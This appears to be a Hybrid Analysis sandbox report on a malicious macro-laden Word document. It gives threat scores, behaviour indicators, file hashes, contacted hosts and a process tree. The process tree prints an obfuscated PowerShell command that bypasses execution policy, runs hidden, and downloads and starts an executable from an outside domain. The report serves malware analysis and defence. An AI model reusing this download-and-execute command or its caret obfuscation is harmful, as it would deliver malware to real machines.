HYBRID ANALYSIS

903129.doc

malicious

This report is generated from a file or URL submitted to this webservice on March 2nd 2017 08:23:06 (UTC) and action script *Heavy Anti-Evasion*

Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service Pack 1, **Office 2010 v14.0.4**

Report generated by Falcon Sandbox © Hybrid Analysis

Threat Score: 74/100

AV Detection: 69%

Labeled as: W2KM_DL.DA544750

Post Link E-Mail

Overview | Sample unavailable | Downloads | External Reports | Re-analyze | Looking for file context ... | Looking for similar samples ... | Report False-Positive | Request Report Deletion

Incident Response

Risk Assessment

Credential Stealer	Scans for artifacts that may help identify the target
Fingerprint	Reads the active computer name Reads the cryptographic machine GUID Reads the windows installation date Scans for artifacts that may help identify the target
Spreading	Opens the MountPointManager (often used to detect additional infection locations)
Network Behavior	Contacts 1 domain and 2 hosts. View all details

Indicators

Not all malicious and suspicious indicators are displayed. Get your own cloud service or the full version to view all details.

Malicious Indicators 7

Sample was identified as malicious by a trusted Antivirus engine

Sample was identified as malicious by at least one Antivirus engine

General

Document spawns new processes

Network Related

Malicious artifacts seen in the context of a contacted host

Unusual Characteristics

Contains embedded VBA macros with keywords that indicate auto-execute behavior

Contains embedded string that indicates auto-execute behavior

Hiding 1 Malicious Indicators

All indicators are available only in the private webservice or standalone version

Suspicious Indicators

9

Environment Awareness

Reads the cryptographic machine GUID

Reads the windows installation date

General

Opened the service control manager

Requested access to a system service

Spyware/Information Retrieval

Unusual Characteristics

Contains embedded VBA macros with suspicious keywords

Contains embedded string with suspicious keywords

Hiding 2 Suspicious Indicators

All indicators are available only in the private webservice or standalone version

Informative 21

General

Contacts domains

Contacts server

Contains embedded VBA macros

Contains embedded VBA macros (normalized)

Creates a writable file in a temporary directory

Creates mutants

Loads rich edit control libraries

Loads the .NET runtime environment

Logged script engine calls

Runs shell commands

Scanning for window names

Spawns new processes

Dropped files

Found a string that may be used as part of an injection method

Opens the MountPointManager (often used to detect additional infection locations)

Touches files in the Windows directory

Network Related

Found potential URL in binary/memory

System Security

Hooks API calls

Queries sensitive IE security settings

Unusual Characteristics

Installs hooks/patches the running process

Reads information about supported languages

File Details

All Details: Off

903129.doc

Filename	903129.doc
Size	148KiB (151552 bytes)
Type	doc office
Description	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1251, Title: Updik, Author: Kbeqfosza Stissoxwy, Template: Normal, Last Saved By: Normal, Revision Number: 2, Name of Creating Application: Mic

mber of Characters: 1, Security: 0


Architecture	WINDOWS
SHA256	465aabe132ccb949e75b8ab9c5bda36d80cf2fd503d52b8bad54e295f28bbc21

Resources

Icon

Visualization

Input File (PortEx)



Classification (TrID)

- 54.2% (.DOC) Microsoft Word document
- 32.2% (.DOC) Microsoft Word document (old ver.)
- 13.5% (.) Generic OLE2 / Multistream Compound File

Screenshots

Loading content, please wait...

Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 3 processes in total (System Resource Monitor).

```
└ WINWORD.EXE /n "C:\903129.doc" (PID: 3076)
  └ cmd.exe CMd.EXE /c "PO^W^ER^Sh^E^ll.eXE ^-ExEcU^tIOnp^O^Li^C^Y ^b^YPaSS -No^pr^o ^FILe^ -w^INDoW^sTy^Le ^h^IDDe^N ^(new^-ObjEC^t S^ySTEM.^n^e^T.^w^E^bclIEnT)^.^D^ownl^OaD^fi^l^E^('http://iuhd873.omniheart.pl/file/set.rte','%APpDAta%.ExE')^;StARt-prO^cE^s^S^ ^'%aPPdATa%.eXe'" (PID: 3184, Additional Context: "POWERShEll.eXE -ExEcUtIOnpOLiCY bYPaSS -NoproFILe -
```

└ powershell.exe POWERShEIl.eXE -ExEcUtIOnpOLiCY bYPaSS -NoproFILe -wINDoWsTyLe hIDDeN (new-ObjECt SySTEM.neT.wEbclIEnT).DownlOaDfilE('http://iuhd873.omniheart.pl/file/set.rte','%APPDATA%\ExE');StARt-prOcEsS '%APPDATA%\eXe' (PID: 3280, Additional Context: new-ObjECt SySTEM.neT.wEbclIEnT.DownlOaDfilE('http://iuhd873.omniheart.pl/file/set.rte','%APPDATA%\ExE');) ⇄

Logged Script Calls	>_ Logged Stdout	Extracted Streams	Memory Dumps
Reduced Monitoring	⇄ Network Activityy	⚠ Network Error	Multiscan Match

Network Analysis

DNS Requests

Login to Download DNS Requests (CSV)

Domain	Address	Registrar	Country
iuhd873.omniheart.pl	5.154.191.172	-	Romania

Contacted Hosts

Login to Download Contacted Hosts (CSV)

IP Address	Port/Protocol	Associated Process	Details
5.154.191.172 OSINT	80 TCP	powershell.exe PID: 3280	Romania ASN: 6718 (NAV DATACENTER TELECOM SRL)
185.100.85.150 OSINT	443 TCP	-	Romania

Contacted Countries

HYBRID ANALYSIS

HTTP Traffic

No relevant HTTP requests were made.

Extracted Strings

Search

All Details: Off

Download All Memory Strings (3.1KiB)

All Strings (1109) | Interesting (304) | 903129.doc.bin (777) | screen_5.png (32) | 00025137-00003184 (1) | screen_10.png (31) | screen_0.png (3) | WINWORD.EXE (1) | WINWORD.EXE:3076 (241) | ThisDocument.cls (20) | cmd.exe (1) | 00025176-00003280 (1) | powershell.exe (1)

```
! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4! 4!"\7AMRi |BF AA2AA2AA2AASA.B\.f2
!!C]B.7_CZnZC~{.^R.x/2j9)k_&lJHaK[
!"$&qizr, yluqjafawne-3-EM.-,utipy(gyhkefw, arlitc,usbami,"^n^", ->5
!MEXVPhSQPc.E+KRR1l4j5+ZV*h[NRW}Y?J^]EBS9"0#8f
"-wGqd&te7eGz3CzNfZ4#<8"O>u8 WQx<n0<99l)!q_)pXgB0dR,..\`0\$v
```

```
#&# QzAAd2AA 2AA 2AQG( d H H?^DK^R;6!g?D6fK~-`1C{"i~e*P?
#lHc\0_p7&#2-hHK4t[zZV]stl`_U}NNU44-c4H\en|+Wccc=333sNFFFu>x<@`ff
%(aM\"%z^{5'IrY:nPWPt].\92B0e
%Z:$R!z)#4CxVL8}\%9dx5<UNG#Zd
```

Extracted Files

Informative

7

903129.LNK

Download Disabled | Looking for file context ...

Size	441B (441 bytes)
Type	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu Mar 2 16:23:46 2017, mtime=Thu Mar 2 16:23:46 2017, atime=Thu Mar 2 16:25:00 2017, length=151552, window=hide
Runtime Process	WINWORD.EXE (PID: 3076)
MD5	f30d9b9697e8ed4d4a6c67c8d403b0e0
SHA1	102be9a0144732c79a8fade3afbdcb86f51e5173
SHA256	106d99bd7b388f5070a57fd7d5f9426d44fceda05c584c58811951fba3d49af8

index.dat

Download Disabled | Looking for file context ...

Size	408B (408 bytes)
Type	data
Runtime Process	WINWORD.EXE (PID: 3076)
MD5	57b3f637d2862e79c5548daa18b2edfa
SHA1	6100d93fe3868ea3eeb528188a7df4664e3addf0
SHA256	4abee294c96404d161cbc4358a7f621d97744c55d8388fcc49d375db23785fea

~$Normal.dotm

Size	162B (162 bytes)
Type	data
Runtime Process	WINWORD.EXE (PID: 3076)
MD5	0c9085ce21901ab0336f9b94c73c48ef
SHA1	ad3c7decc1fbc542bbbad4563c39cc50a694bed7
SHA256	f83fc6b851de3d2818bd8088bd5955721edcab438d9a497ffafbd03becaf56fe

Q6UVU1FKSBOQLMXPCXCV.temp

Download Disabled | Looking for file context ...

Size	7.8KiB (8016 bytes)
Type	data
Runtime Process	powershell.exe (PID: 3280)
MD5	cd4d36a4cc90e2c4d58c810d8369954a
SHA1	b1d824468e53a5e510544d4ce6e153da2aaf5678
SHA256	4548750e226bc6a19053386ecd6a0f830c3528810d706f682439a6e49a8a5f4a

~WRS{0F45154D-23BE-46CD-A7A7-7881E7DF5CA3}.tmp

Download Disabled | Looking for file context ...

Size	1.5KiB (1536 bytes)
Type	data
Runtime Process	WINWORD.EXE (PID: 3076)
MD5	27709c2326a5c5f4d814d0a2772474c6
SHA1	06745d7be9c2667dacbb6951a3f93e15b48f1445
SHA256	85dfb964731eb8b8fcf2f077505fff2ad466374ad94bbef191e9c8ae7fc1465e

~WRS{94B75182-2128-4848-9766-892B92000492}.tmp

~$903129.doc

Notifications

Community

There are no community comments.

You must be logged in to submit a comment.